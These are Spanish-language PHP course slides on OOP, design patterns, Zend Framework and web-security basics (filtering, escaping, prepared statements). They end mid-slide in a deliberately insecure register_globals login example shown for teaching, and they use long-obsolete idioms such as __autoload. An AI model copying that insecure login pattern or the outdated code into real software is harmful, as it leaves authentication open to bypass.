- **Interfaces**

```
interface onable{
	public function on();
	public function off();
}
class light implements onable{
	public function on(){
	 echo "<br>Lights turn on...";
	}
	public function off(){
	 echo "<br>Lights turn off...";
	}
}
function on_things (onable $thing){
	$thing->on();
}
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Final

- **Final**
- Prevee que las clases hijo puedan sobreescribir un método.
- class BaseClass {
  public function test() {
  echo "BaseClass::test() called\n";
  }
  final public function moreTesting() {
  echo "BaseClass::moreTesting() called\n";
  }
  }
- class ChildClass extends BaseClass {
  public function moreTesting() {
  echo "ChildClass::moreTesting() called\n";
  }
  }
- // Results in Fatal error: Cannot override final method BaseClass::moreTesting()

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Autoload

Autocarga de Clases. Un fichero por clase.

```
<?php
function __autoload($class_name) {
    require_once $class_name . '.php';
}

$obj  = new MyClass1();
$obj2 = new MyClass2();
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Autoload 2

Excepción en la carga

```
<?php
function __autoload($class_name) {
    require_once $class_name . '.php';
    echo "Want to load $name.\n";
    throw new Exception("Unable to load $class_name.");
}

try {
    $obj1 = new NonLoadableClass();
} catch (Exception $e) {
    echo $e->getMessage(), "\n";
}
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Autoload 3

Excepción propia en la carga

```
<?php
function __autoload($name) {
    echo "Want to load $name.\n";
    throw new MissingException("Unable to load $name.");
}

try {
    $obj = new NonLoadableClass();
} catch (Exception $e) {
    echo $e->getMessage(), "\n";
}
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Overloading Propiedades

- **Prevee la creación de propiedades "dinamicamente" usando métodos "magicos".**
- __set() se ejecuta cuando se escriben datos en una propiedad no visible o inexistente.
- __get() se ejecuta cuando se leen datos de una propiedad no visible o inexistente.
- __isset() se lanza cuando se llama isset() o empty() en de una propiedad no visible o inexistente.
- __unset() se invoca cuando se usa unset() con una propiedad no visible o inexistente.

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Overloading P.1

```
class PropertyTest {
    private $data = array();
    public $declared = 1;
    private $hidden = 2;

    public function __set($name, $value) {
        echo "Setting '$name' to '$value'\n";
        $this->data[$name] = $value;
    }
    public function __get($name) {
        echo "Getting '$name'\n";
        if (array_key_exists($name, $this->data)) {
            return $this->data[$name];
        }
        $trace = debug_backtrace();
        trigger_error(
            'Undefined property via __get(): ' . $name .
            ' in ' . $trace[0]['file'] .
            ' on line ' . $trace[0]['line'],
            E_USER_NOTICE);
        return null;
    }

    /**  As of PHP 5.1.0  */
    public function __isset($name) {
        echo "Is '$name' set?\n";
        return isset($this->data[$name]);
    }

    /**  As of PHP 5.1.0  */
    public function __unset($name) {
        echo "Unsetting '$name'\n";
        unset($this->data[$name]);
    }

    /**  Not a magic method, just here for
example.  */
    public function getHidden() {
        return $this->hidden;
    }
}
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Overloading P.2

```
echo "<pre>\n";

$obj = new PropertyTest;

$obj->a = 1;
echo $obj->a . "\n\n";

var_dump(isset($obj->a));
unset($obj->a);
var_dump(isset($obj->a));
echo "\n";

echo $obj->declared . "\n\n";

echo "Let's experiment with the private property named 'hidden':\n";
echo "Privates are visible inside the class, so __get() not used...\n";
echo $obj->getHidden() . "\n";
echo "Privates not visible outside of class, so __get() is used...\n";
echo $obj->hidden . "\n";
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Overloading Métodos

- **Prevee la creación de métodos "dinamicamente" usando métodos "magicos".**
- __call() se lanza cuando se invocan métodos no visibles o inexistentes en el contexto del objeto.
- __callStatic() se lanza cuando se invocan métodos no visibles o inexistentes en el contexto estático.

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Overloading M.1

```
class MethodTest {
    public function __call($name, $arguments) {
        // Note: value of $name is case sensitive.
        echo "Calling object method '$name' "
             . implode(', ', $arguments). "\n";
    }

    /**  As of PHP 5.3.0  */
    public static function __callStatic($name, $arguments) {
        // Note: value of $name is case sensitive.
        echo "Calling static method '$name' "
             . implode(', ', $arguments). "\n";
    }
}
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Overloading M.2

```
$obj = new MethodTest;
$obj->runTest('in object context');

// As of PHP 5.3.0
MethodTest::runTest('in static context');
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Overloading M.3

- **Con arrays**

```
<?php
class A {
  private $properties = array();

  public function __set($key, $value) {
    if (is_array($value)) {
      $this->$key = $value;
    } else {
      $this->properties[$key] = $value;
    }
  }

  public function __get($key) {
    if (array_key_exists($key, $this->properties)) {
      return $this->properties[$key];
    }

    return null;
  }
}
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Métodos Mágicos

- *__construct: constructor*
- *__destruct: destructor*
- *__call: overloading contecto del objeto*
- *__callStatic: overloading contexto estático*
- *__get: overloading propiedades*
- *__set: overloading propiedades*
- *__isset: overloading propiedades*
- *__unset: overloading propiedades*
- *__sleep: serialización*
- *__wakeup: serialización*
- *__toString: conversion a string*
- *__invoke: se llama el objeto como una función*
- *__set_state: llamada desde var_export*
- *__clone: clonación.*

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Serialización 1

- **Para usarlo en clases ha de existir la definición.**

```
<?php
// classa.inc
  class A {
      public $one = 1;

      public function show_one() {
          echo $this->one;
      }
  }

// page1.php
  include("classa.inc");

  $a = new A;
  $s = serialize($a);
  // store $s somewhere where page2.php can find it.
  file_put_contents('store', $s);
```

```
// page2.php:

  // this is needed for the unserialize to
work properly.
  include("classa.inc");

  $s = file_get_contents('store');
  $a = unserialize($s);

  // now use the function show_one() of
the $a object.
  $a->show_one();
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Serialización 2

- Devuelve un string que contiene una representación en bytes de cualquier valor que se pueda almacenar.

```
<?php
    $testser = 'a:2:{i:0;s:4:"pleh";i:1;R:1;}';
    $tmp = unserialize($testser);
    print_r($tmp);
    print "\n----------------------\n";
    $tmp[1][0] = "blah";
    print_r($tmp);
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Type Hinting

- **Desde PHP 5.**
- **La funciones pueden ahora forzar a los parametros a ser de objetos de determinada clase, o arrays.**
- **Si se usa con un valor NULL por defecto se puede usar como una llamada culaquiera.**

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Type Hinting 2

```
<?php

class Point {
  public $x, $y;

  public function __construct($xVal = 0,
$yVal = 0) {
    $this->x = $xVal;
    $this->y = $yVal;
  }
}

class Polyline {
  protected $points = array();

  public function addPoint(Point $p) {  //
the line we're interested in...
    $this->points[] = $p;
  }
}
```

```
$point1 = new Point(15, 12);
$polyline = new Polyline();
$polyline->addPoint($point1);
$polyline->addPoint(new Point(55, 22));
$polyline->addPoint(new Point(33, 31));

$polyline->addPoint(new stdClass());    //
PHP will throw an error for us!

?>
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Namespaces 1

- **Forma de encapsular elementos. I**
- **Por ejemplo la agrupación de archivos en un directorio. Es necesario el uso de una ruta para llegar a ellos: /home/user/file.php; /home/user2/file.php.**

- **En PHP resuelven dos problemas:**
  - Colisiones entre nombres creados con los usados internamente por PHP.
  - Aplica para clases, funciones, constantes.
  - Alias o abreviación de nombre largos, mejorando la lectura del código.

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Namespaces 2

```
<?php
// see "Defining Namespaces" section
namespace my\name;

class MyClass {}
function myfunction() {}
const MYCONST = 1;

$a = new MyClass;
// see "Global Space" section
$c = new \my\name\MyClass;

// see "Using namespaces: fallback to global
// function/constant" section
$a = strlen('hi');

// see "namespace operator and __NAMESPACE__
// constant" section
$d = namespace\MYCONST;

$d = __NAMESPACE__ . '\MYCONST';
// see "Namespaces and dynamic language features" section
echo constant($d);
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Namespaces 3

- Se declaran usando la palabra namespace
- Un archivo que declara un namespace debe hacelo así:
  - Antes de cualquier declaración.
  - Después de una declaración declare de encoding.

```
<?php
declare(encoding='UTF-8');
namespace MyProject;

const CONNECT_OK = 1;
class Connection { /* ... */ }
function connect() { /* ... */  }

?>
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Namespaces 4

- Se pueden declarar subnamespaces.

```
<?php
namespace MyProject\Sub\Level;

const CONNECT_OK = 1;
class Connection { /* ... */ }
function connect() { /* ... */  }

?>
```

  - constant MyProject\Sub\Level\CONNECT_OK
  - class MyProject\Sub\Level\Connection
  - function MyProject\Sub\Level\connect.

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Namespaces 5

- Existe un namespace global. Se define sin nombre.

```
<?php
namespace MyProject {

const CONNECT_OK = 1;
class Connection { /* ... */ }
function connect() { /* ... */  }
}

namespace { // global code
session_start();
$a = MyProject\connect();
echo MyProject\Connection::start();
}
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Namespaces 6

- Ruta a un namespace.

- Sin prefijo
- Current namespace: Sin prefijo para el elemento.
- Si el elemento no tiene prefijo, y no se encuentra en el current namespace, se buscará en el global. Si no existe en el global dara error.

- Con prefijo
- Relativo al current namespace.
- Si no se encuentra, relativo al global.

- Con prefijo absoluto
- Se especifica la ruta exacta del elemento.

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Namespaces 7

- Ruta a un namespace.
- $a = new foo(); o foo::staticmethod();
- $a = new subnamespace\foo(); o subnamespace\foo:: staticmethod
- $a = new \currentnamespace\foo();o \currentnamespace\foo:: staticmethod();.

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Namespaces 8

- namespace con strings.
- "dangerous\name"
- 'not\at\all\dangerous';

- $a = new \stdClass;
- $a = new stdClass;

- Qualified names

```
<?php
namespace foo;
use blah\blah as foo; // Alias aplied!!!!!! solo para clases y namespaces

$a = new my\name(); // instantiates "foo\my\name" class
foo\bar::name(); // calls static method "name" in class "blah\blah\bar"
my\bar(); // calls function "foo\my\bar"
$a = my\BAR; // sets $a to the value of constant "foo\my\BAR"
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Namespaces 9

- __NAMESPACE__ magic constant, es el current.

- Anidados

```
<?php
namespace MyProject;

use blah\blah as mine; // see "Using namespaces: importing/aliasing"

blah\mine(); // calls function MyProject\blah\mine()
namespace\blah\mine(); // calls function MyProject\blah\mine()

namespace\func(); // calls function MyProject\func()
namespace\sub\func(); // calls function MyProject\sub\func()
namespace\cname::method(); // calls static method "method" of class
MyProject\cname
$a = new namespace\sub\cname(); // instantiates object of class
MyProject\sub\cname
$b = namespace\CONSTANT; // assigns value of constant
MyProject\CONSTANT to $b
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Namespaces 10

- Referencias a namespaces externos, o importar. Funciona como links simbólicos.
- Funciona para clases y namespaces. No para constantes y funciones.
-

```
<?php
use My\Full\Classname as Another, My\Full\NSname;

$obj = new Another; // instantiates object of class My\Full\Classname
NSname\subns\func(); // calls function My\Full\NSname\subns\func
?>
    <?php
    namespace foo;
    $a = new \stdClass;

    function test(\ArrayObject $typehintexample = null) {}

    $a = \DirectoryIterator::CURRENT_AS_FILEINFO;

    // extending an internal or global class
    class MyException extends \Exception {}
    ?>
```

Agustín F. Calderón M.
agustincl@gmail.com

Terminología

Lazy Loading

- **Se refiere a no realizar operaciones complejas (IO o de base de datos) antes de que sean absolutamente requeridas por el código**

Agustín F. Calderón M.
agustincl@gmail.com

Links

- http://www.fluffycat.com/PHP-Design-Patterns/
- PHP|Architect's Guide to PHP Design Patterns

Agustín F. Calderón M.
agustincl@gmail.com

Patrones de diseño

- Cada patrón describe un problema que ocurre infinidad de veces en nuestro entorno, así como la solución al mismo, de tal modo que podemos utilizar esta solución un millón de veces más adelante sin tener que volver a pensarla otra vez.
- Los patrones de diseño (design patterns) son la base para la búsqueda de soluciones a problemas comunes en el desarrollo de software y otros ámbitos referentes al diseño de interacción o interfaces.

Agustín F. Calderón M.
agustincl@gmail.com

Patrones de diseño 2

- Patrones creacionales: Abstract Factory,Builder,Factory Method, Prototype, Singleton.
- Patrones Estructurales: Adapter, Bridge, Composite, Decorator, Facade,Flyweight, Proxy.
- Patrones de Comportamiento:Chain of Responsibility, Command, Interpreter, Iterator, Mediator,Observer,State,Strategy,Template Method, Visitor.
- Patrones de Sistema: MVC,Session,Worker Thread,Callback, Succesive Update, Router, Transaction.

Agustín F. Calderón M.
agustincl@gmail.com

Patrones de diseño 3

- Behavioral patterns
  - Chain of responsibility
  - Command
  - Interpreter
  - Iterator
  - Mediator
  - Memento
  - Observer
  - State
  - Strategy
  - Template method
  - Visitor

- Creational patterns
  - Abstract factory
  - Builder
  - Factory method
  - Prototype
  - Singleton

- Structural patterns
  - Adapter
  - Bridge
  - Composite
  - Decorator
  - Facade
  - Flyweight
  - Proxy

Agustín F. Calderón M.
agustincl@gmail.com

The Factory

- El patron Factory prevee que la creación de un objeto no es un simple paso sino un proceso
- Modela una interface para crear un objeto en cuya creación las subclases deciden que clase instanciar.
- Elige, en base a los argumentos dados qué clase se instanciará..

```
class Example
{
    // The parameterized factory method
    public static function factory($type)
    {
        if (include_once 'Drivers/' . $type . '.php') {
            $classname = 'Driver_' . $type;
            return new $classname;
        } else {
            throw new Exception ('Driver not found');
        }
    }
}
```

Agustín F. Calderón M.
agustincl@gmail.com

Singleton

- Como asegurar que una instancia de una clase particular es exclusiva y accesible desde cualquier luga?.
- La clase solo tiene una instancia
- La clase se puede acceder desde cualquier punto de la aplicación.
- Una vez instanciada existe dicha instancia en el ámbito de la aplicación.

Agustín F. Calderón M.
agustincl@gmail.com

Singleton 2

```
class Example
{
    // Hold an instance of the class
    private static $instance;

    // A private constructor; prevents direct creation of object
    private function __construct()
    {
        echo 'I am constructed';
    }

    // The singleton method
    public static function singleton()
    {
        if (!isset(self::$instance)) {
            $c = __CLASS__;
            self::$instance = new $c;
        }
        return self::$instance;
    }
}
```

Agustín F. Calderón M.
agustincl@gmail.com

Singleton 3

```
<?php
// This would fail because the constructor is private
$test = new Example;

// This will always retrieve a single instance of the class
$test = Example::singleton();
$test->bark();

// This will issue an E_USER_ERROR.
$test_clone = clone $test;

?>
```

Agustín F. Calderón M.
agustincl@gmail.com

Singleton 4

```
final class Singleton
{
    protected static $_instance;
    protected function __construct()
        // we don't permit an explicit call of the constructor!
        // (like $v = new Singleton())
    { }

    protected function __clone()
        //we don't permit cloning the singleton (like $x = clone $v)
    { }

    public static function getInstance()
    {
      if( self::$_instance === NULL ) {
        self::$_instance = new self();
      }
      return self::$_instance;
    }
}

$instance = Singleton::getInstance();
```

Agustín F. Calderón M.
agustincl@gmail.com

Registry

- Evita usar varibles globales.
- Es un "directorio" de referencia de objetos.
- Se encapsula el Registro en un Singleton.
-
- Registry MonoSpace
- Cada elemento del registro tiene acceso al mismo array
- Se puede llamar estaticamente.

Agustín F. Calderón M.
agustincl@gmail.com

Registry 2

```
class RegistryMonoState {
  protected static $store = array();
  function isValid($key) {
        return array_key_exists(
            $key,RegistryMonoState::
            $store);
  }
 function get($key) {
        if (array_key_exists($key,
            RegistryMonoState::$store))

 return RegistryMonoState::$store[$key];
 }
  function set($key, $obj) {
     RegistryMonoState::$store[$key] = $obj;
  }
}
```

Agustín F. Calderón M.
agustincl@gmail.com

Registry 3

```
// PHP5  Registry Test
    class RegistryMonoStatePHP5TestCase extends UnitTestCase {
        function testRegistryMonoState() {
            $this->assertCopy(
                $reg = new RegistryMonoState
                ,$reg2 = new RegistryMonoState);
            $this->assertFalse($reg->isValid('key'));
            $this->assertNull($reg->get('key'));
            $test_value = new TestObj;
            $reg->set('key', $test_value);
            $this->assertReference(
                $test_value, $reg2->get('key'));
        }
    }
```

Agustín F. Calderón M.
agustincl@gmail.com

Registry 4

```
// PHP5  Registry Static
    class RegistryMonoStatePHP5TestCase extends UnitTestCase {
        function testRegistryMonoState() { /*...*/ }
        function testRegistryMonoStateStaticCalls() {
            $this->assertFalse(RegistryMonoState::isValid('key'));
            $this->assertNull(RegistryMonoState::get('key'));
            $test_value = new TestObj;
            RegistryMonoState::set('key', $test_value);
            $this->assertIdentical($test_value,
            RegistryMonoState::get('key'));
        }
    }
```

Agustín F. Calderón M.
agustincl@gmail.com

Strategy

- Como puedo cambiar la implementación interna de un objeto fácilmente? que esta dependa de las variables en ejecución?
- Se basa en el principio de polimorfismo

Agustín F. Calderón M.
agustincl@gmail.com

Strategy 2

```
class StrategyContext {

    private $strategy = NULL;

    //bookList is not instantiated at construct time
    public function __construct($strategy_ind_id) {
      switch ($strategy_ind_id) {
        case "C":
          $this->strategy = new StrategyCaps();
          break;
        case "E":
          $this->strategy = new StrategyExclaim();
          break;
        case "S":
          $this->strategy = new StrategyStars();
          break;
      }
    }

    public function showBookTitle($book) {
      return $this->strategy->showTitle($book);
    }
  }
```

Agustín F. Calderón M.
agustincl@gmail.com

MVC

- Modelo : Esta es la representación específica de la información con la cual el sistema opera. La lógica de datos asegura la integridad de estos y permite todo derivar nuevos datos.
- Vista: Este presenta el modelo en un formato adecuado para interactuar, usualmente la interfaz de usuario.
- Controlador: Este responde a eventos, usualmente acciones del usuario e invoca cambios en el modelo y probablemente en la vista.

Agustín F. Calderón M.
agustincl@gmail.com

MVC

- Entrada --> Procesado --> Salida
- Controller --> Model --> View

Agustín F. Calderón M.
agustincl@gmail.com

MVC: MODEL

- Representa datos o actividades (tablas, mapas, formas,etc).
- Maneja el comportamiento y los datos del dominio de la aplicación, lleva su estado, y responde a peticiones de cambio de los estados.
- Representa las estructuras de los datos y las reglas que gobiernan dichos datos (acceso, etc).
- Es una aproximación al proceso del mundo real.
- No conoce nada de controladores ni de vistas.
- Puede tener varias vistas.
-

Agustín F. Calderón M.
agustincl@gmail.com

MVC: VIEW

- Es una forma de visualización del estado del modelo.
- Maneja el despliegue de los estados representados por el modelo.
- Maneja la forma gráfica y textual de la salida
- Renderiza el contenido del modelo.
- Controla como debe ser visto el modelo.
- Es el responsable de mapear graficos a dispositivos.
- Típicamente corresponde una vista con un dispositivo.

Agustín F. Calderón M.
agustincl@gmail.com

MVC: CONTROLLER

- Da facilidades para cambiar los estados del modelo.
- Interpreta las entradas del mouse y el teclado, y ejecuta en el modelo o en la vista segun corresponda.
- Es el medio con el que interaciona el usuario con la aplicación.
- Acepta entradas del usuario, y ejecuta acciones sobre el modelo o la vista basadas en esas entradas.
- Mapea las acciones del usuario con las respuestas de la aplicación.
- Traslada interacciones con la vista en acciones sobre el modelo.
- En una WEB, el usuario interacciona con clicks o menus, en la aplicación como GET o POST.
- Los cambio de estado en el modelo y la interacción del usuario general una nueva vista. Este proceso es realizado por el controller.

Agustín F. Calderón M.
agustincl@gmail.com

MVC: PHP y ZendFramework

- Es open source
- Es orientado a objetos.
- Es PHP 5.
- ZF es un conjunto de librerías que "pueden" usarse de manera independiente.
- Implementa MVC.

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Componentes

- Model-View-Controller (MVC).
- Implementa el patron de diseño MVC y permite al desarrollador y a los diseñadores web separar sus habilidades, habiendo la implementación de código y el diseño más faciles y limpias.
- Zend_Controller, Zend_Controller_Action, Zend_Controller_Dispatcher, Zend_Controller_Plugin, Zend_Controller_RewriteRouter, Zend_View Zend_Http_Request, Zend_Http_Response

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Componentes 2

- Database.
- Usa las mejores practicas de programación de bases de datos. Implementa los adaptadores de las BD más usadas, sin entrar en la abstracción, premitiendo el uso rápido sobre los modelos.
- Zend_Db
  Zend_Db_Table

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Componentes 3

- Internationalization (i18n) and Localization (l10n).
- Implementa herramientas para localizar e internacionalziar.
- Zend_Date
  Zend_Locale
  Zend_Measure
  Zend_Translate

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Componentes 4

- Authentication, Authorization, and Session management.
- Implementa un motor para hacer fácil, rápida y efectiva la autenticación y control de acceso de usuarios a la aplicación.
- Zend_Acl
  Zend_Authentication
  Zend_Session

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Componentes 5

- Web and Web Services.
- Los Web services son parte integral del ZF, pudiendo conectarse con multiples APIs. ZF implmenta actualmente APIs de Google, Microsoft, y StrikeIron.
- Consuming services: Zend_Feed, Zend_Rest_Client, Zend_Service, Zend_XmlRpc_Client, Zend_Gdata, Zend_Http_Client
  Exposing services: Zend_Http_Server, Zend_Rest_Server, Zend_Server_Documentor, Zend_Server_Reflection, Zend_Soap_Server, Zend_XmlRpc_Server
  Zend_Uri

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Componentes 6

- Mail, Formats, and Search.
- Implemental soporte para AJAX, PDF, e-mail comunicación y busquedas.
- Zend_Json, Zend_Pdf
  Zend_Mail, Zend_Mime
  Zend_Search_Lucene

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Componentes 7

- Core Infrastructure.
- Muchas otras partes que pueden ser usadas en un aplicación WEB han sido pensadas. Log, debug, cache, filtros, etc. Tambien provee una gran comunidad, capacitación y certificación.
- Zend_Cache, Zend_Config, Zend_Console_Getopt, Zend_Log, Zend_Memory
  Zend_Debug, Zend_Environment, Zend_Loader, Zend_Registry, Zend_Version
  Zend_Filter, Zend_Validate

Agustín F. Calderón M.
agustincl@gmail.com

ZF: "Welcome, to the real world, Neo"

- Paso a paso, o lo que se debería tener en cuenta para cualquier implementación MVC.

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Estructura de directorios

- Estructura de directorios.
- QuickStart/
  - application/
    - controllers/
    - views/
      - scripts/
  - library/
  - public/

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Instalación

- Insisitir en la separación de la aplicación y la parte estática.
  - aplicación por fuera del htdoc
  - parte estática htdoc
- Instalar ZF, por fuera del htdoc, en library.
  - library/ZEND

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Rewrite

- Capturar todas las peticiones que se quieran procesar con ZF.
  - # public/.htaccess

```
RewriteEngine On
RewriteCond %{REQUEST_FILENAME} -s [OR]
RewriteCond %{REQUEST_FILENAME} -l [OR]
RewriteCond %{REQUEST_FILENAME} -d
RewriteRule ^.*$ - [NC,L]
RewriteRule ^.*$ /index.php [NC,L]
```

- El document root como "estático".
- Lo exterior como dinámico.

Agustín F. Calderón M.
agustincl@gmail.com

ZF: index.php

- La entrada al mundo dinámico es index.php.

- // public/index.php
  - // Step 1: APPLICATION_PATH
  - // Step 2: AUTOLOADER
  - // Step 3: REQUIRE APPLICATION BOOTSTRAP
  - // Step 4: DISPATCH

Agustín F. Calderón M.
agustincl@gmail.com

ZF: bootstrap.php

- La entrada a la aplicación es bootstrap.php.

- // application/bootstrap.php
  - // Step 1: APPLICATION CONSTANTS
  - // Step 2: FRONT CONTROLLER
  - // Step 3: CONTROLLER DIRECTORY SETUP
  - // Step 4: APPLICATION ENVIRONMENT
  - // Step 5: CLEANUP

Agustín F. Calderón M.
agustincl@gmail.com

ZF: controller

- El primer controlador.

- // application/controllers/IndexController.php
  - "index" es la accion por defecto
  - Sera la página de entrada.
  - Se intenta renderizar por defecto su vista, (ViewRenderer)
  - ViewRenderer traza una línea entre Controlador y Vista
  - Es opcional, pero activa por defecto.
  - Utiliza las rutas (Controller/action)
    - http://localhost/
    - http://localhost/index/
    - http://localhost/index/index

Agustín F. Calderón M.
agustincl@gmail.com

ZF: vista

- La primera vista.

- // application/views/scripts/index/index.phtml
  - "index" es la accion por defecto
  - Sera la página de entrada.
  - Se intenta renderizar por defecto su vista, (ViewRenderer)
  - ViewRenderer traza una línea entre Controlador y Vista
  - Es opcional, pero activa por defecto.
  - Utiliza las rutas (Controller/action)
    - http://localhost/
    - http://localhost/index/
    - http://localhost/index/index
- CHECKPOINT

Agustín F. Calderón M.
agustincl@gmail.com

ZF: error

- La primera vista.

- // application/controllers/ErrorController.php
  - errorAction() es la accion que llama el plugin "ErrorHandler".
  - Cuando un error/exception ocurre, ZF lanza esta acción.
  - Se puede desabilitar en el bootstrap.
  - El módulo por defecto es "default" y el controlador "error" y la acción "error".
  - Requiere la VISTA
    - // application/views/scripts/error/error.phtml
    - Check /bogus or /index/bogus.

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Layout

- Se implementa en ZF usando dos patrones de diseño
- "Two Step View".
  - Renderiza un template en un segundo template.
- "Composite View
  - Permite la atomicidad del template.
- Se introduce información especifica de la aplicación a traves de los *placeholders.*
- Hay que modificar el bootstrap
- // application/bootstrap.php
  - // LAYOUT SETUP - Setup the layout component.
  - // VIEW SETUP - Initialize properties of the view object.

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Layout 2

- //application/layouts/scripts/layout.phtml
  - El Layout es el lugar adecuado para usar headers y footers de contenido compartido.
  -
  -
  - checkpoint.

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Layout 2

- //application/layouts/scripts/layout.phtml
  - El Layout es el lugar adecuado para usar headers y footers de contenido compartido.
  -
  -
  - checkpoint.

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Configuración

- Se implementa a traves del patron de diseño Registry.
- // application/bootstrap.phpi
  - Puede tener secciones
  - [production]

    [development : production]

    [testing : production]
  - Hay que modificar el bootstrap
    - // CONFIGURATION - Setup the configuration object
    - // REGISTRY - setup the application registry
    - // CLEANUP - remove items from global scope

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Modelo

- Configurar en config el acceso usando un adaptador.
  - Hay que modificar el bootstrap
    - // DATABASE ADAPTER - Setup the database adapter
    - // DATABASE TABLE SETUP - Setup the Database Table Adapter
    - // REGISTRY - setup the application registry
    - // CLEANUP - remove items from global scope
- Crear la fuente de datos
  - //application/data/scripts/schema.sqlite.sql
  - //application/data/scripts/data.sqlite.sql
  - //application/data/scripts/load.sqlite.php
  -

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Modelo 2

- Crear el conector con los datos.(Zend_Db_Table)
  - // application/models/DbTable/GuestBook.php
- Crear el modelo
  - // application/model/GuestBook.php
    - La clase modelo representa el modelo. Este modelo entonces esta derivado de la tabla. Pero no siempre.
    - Los fuentes de datos para modelos pueden ser Web Services, filesystems, caches, y mas.
    - Se ha dividido la logica de la fuente de datos.
    - Se ha usado el patron de diseño Table Module.
- Crear el controlador
  - // application/controllers/GuestbookController.php
- Crear su vista
  - // application/views/scripts/guestbook/index.phtml
- Checkpoint

Agustín F. Calderón M.
agustincl@gmail.com

ZF: Modelo 3

- Crear una forma para introducir datos
  - // application/forms/GuestBook.php
- Crear mas acciones en el controlador
  - // application/controllers/GuestbookController.php
- Crear su vista
  - // application/views/scripts/guestbook/index.phtml
- Checkpoint
-
-
- Y asi.. una y otra vez.

Agustín F. Calderón M.
agustincl@gmail.com

Exeptions

- **Exeptions**
- try {
  $error = 'Always throw this error';
  throw new Exception($error);
  // Code following an exception is not executed.
  echo 'Never executed';
  } catch (Exception $e) {
  echo 'Caught exception: ', $e->getMessage(), "\n";
  }
  // Continue execution
  echo 'Hello World';

Agustín F. Calderón M.
agustincl@gmail.com

Extend Exeptions

- Una clase de excepciones definida por el usuario, puede ser definida extendiendo la clase de excepciones incorporada.
- Si una clase se extiende de la clase Exception incorporada y redefine el constructor, es altamente recomendado que también llame parent:: __construct()

Agustín F. Calderón M.
agustincl@gmail.com

Exeptions Handler

- Define una función de gestión de excepciones definida por el usuario
- Establece el gestor de excepciones predeterminado si una excepción no es capturada al interior de un bloque try/catch. La ejecución se detendrá después de que gestor_excepciones es llamado.

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad

- Seguridad basada en Confianza.
- No seguridad basada en certeza.

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 2

- **Filtrado**
- Lista Negra (BlackList)
  - Crece. Crece. Crece. Crece. Crece.
- Lista Blanca (WhiteList)
  - Bloquea. Bloquea. Bloquea. Bloquea.

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 3

- **Filtrar Entradas**
  - <form method="POST">
    Username: <input type="text" name="username" />
    Password: <input type="text" name="password" />
    Favourite colour:
    <select name="colour">
    <option>Red</option>
    <option>Blue</option>
    <option>Yellow</option>
    <option>Green</option>
    </select>
    <input type="submit" />
    </form>

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 4

- **Filtrar Entradas**
  - Filtro Client-side para usabilidad.
  - Filtro Server-side para seguridad.
    - $clean = array();

```
if (ctype_alpha($_POST['username']))
{
$clean['username'] = $_POST['username'];
}
if (ctype_alnum($_POST['password']))
{
$clean['password'] = $_POST['password'];
}
$colours = array('Red', 'Blue', 'Yellow', 'Green');
if (in_array($_POST['colour'], $colours))
{
$clean['colour'] = $_POST['colour'];
}
```

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 5

- **Filtrar Entradas**
  - NO se trata de sanear. Se trata de filtrar.

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 6

- **Escapar las salidas**
  - Filtrar protege la aplicación de entradas.
  - Escapar protege el cliente (php y mysql) de comandos “malignos”.

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 7

- **Escapar salida web**
  - htmlspecialchars() y htmlentities()
  - $html = array();
    $html[’message’] = htmlentities($user_message, ENT_QUOTES, ’UTF-8’);
    echo $html[’message’];

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 8

- **Escapar salida DB**
  - $clean = array();
    if (ctype_alpha($_POST['username'])) {
    $clean['username'] = $_POST['username'];
    }
    // Set a named placeholder in the SQL statement for username
    $sql = 'SELECT * FROM users WHERE username = :username';
    // Assume the database handler exists; prepare the statement
    $stmt = $dbh->prepare($sql);
    // Bind a value to the parameter
    $stmt->bindParam(':username', $clean['username']);
    // Execute and fetch results
    $stmt->execute();
    $results = $stmt->fetchAll();

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 9

- **Register Globals**
- if (checkLogin())
  {
  $loggedin = TRUE;
  }
  if ($loggedin)
  {
